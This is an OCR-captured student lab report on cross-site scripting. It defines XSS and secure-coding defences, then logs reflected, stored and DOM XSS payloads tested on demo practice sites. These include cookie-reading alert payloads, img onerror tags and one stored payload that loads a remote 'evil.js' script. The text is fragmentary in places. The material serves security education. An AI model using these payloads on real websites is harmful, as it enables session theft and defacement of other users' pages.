
Secure Coding

1. How secure coding related to XSS?


Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response.
Secure coding is the practice of developing computer software in a way that guards against the accidental introduction of security vulnerabilities. So to prevent XSS attacks one must make sure that the code there is input sanitization, escaping, filtering of input on arrival , encoding output data etc.

2. Rxss on demo website

PayLoad: <script>alert("Reflected XSS")</script>




Output



An embedded page at xss-doc.appspot.com says


Reflected XSS

PayLoad: <u>Hello</u>




<u>Hello</u>

Output




Sorry, no results were found for **Hello**. Try again.

PayLoad: <p style="color:blue;">Danger</p>



<p style="color:blue;">D

Output




Sorry, no results were found for

Danger


. Try again.

PayLoad: <a href="https://theuselessweb.com">Click here</a>
Output




Sorry, no results were found for **Click here**. Try again.

PayLoad: <script>alert(document.cookie);</script>




<script>alert(document.

Output




An embedded page at xss-doc.appspot.com says

PayLoad: <script>confirm(document.cookie)</script>




<script>confirm(documer

Output




An embedded page at xss-doc.appspot.com says

PayLoad: <img src=x onerror=prompt(1)>



<img src=x onerror=pro

Output




An embedded page at xss-doc.appspot.com says

999999

Sorry, no results were found for . Try again.

3. Stored xss on demo website

PayLoad: <img src=x onerror="alert('You are dead');"




You

Wed Feb 24 2021 17:17:27 GMT+0530 (India Standard Time)

```
<img src=x onerror="alert('You are dead');"
```

Output



devijagannadh.in/xss/stored

An embedded page at xss-doc.appspot.com says

You are dead

You

Wed Feb 24 2021 17:15:55 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!

You

Wed Feb 24 2021 17:16:10 GMT+0530 (India Standard Time)

hello I am attacker

You


Wed Feb 24 2021 17:16:23 GMT+0530 (India Standard Time)

Victim here !

You


Wed Feb 24 2021 17:16:37 GMT+0530 (India Standard Time)

PayLoad: <img src=x onerror="alert(document.cookie);"



```
<img src=x onerror="alert(document.cookie);"
```

Output



An embedded page at xss-doc.appspot.com says

You

Wed Feb 24 2021 17:18:47 GMT+0530 (India Standard Time)


Welcome!

This is your *personal* stream. You can post anything you want here!

You

Wed Feb 24 2021 17:19:05 GMT+0530 (India Standard Time)

PayLoad: <img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"



You


Wed Feb 24 2021 17:19:37 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!

```
='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```

Output



s-

y.appendChild(s);"


You Feb 24 2021 17:24:38 GMT+0530 (India Standard Time)

Wed Feb 24 2021 17:27:02 GMT+0530 (India Standard Time)

2021 17:19:37 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!




You

Wed Feb 24 2021 17:27:19 GMT+0530 (India Standard Time)

HACKED!

DOM xss on demo website


http://brutelogic.com.br/tests/sinks.html



brutelogic.com.br/tests/sinks.html

Hello, guest!

http://brutelogic.com.br/tests/sinks.html?name=Hacker<img src=x onerror=alert(document.cookie)>




Not secure | brutelogic.com.br/tests/sinks.html?name=Hacker<img%20src=x%20on...

Hello, Hacker!

brutelogic.com.br says

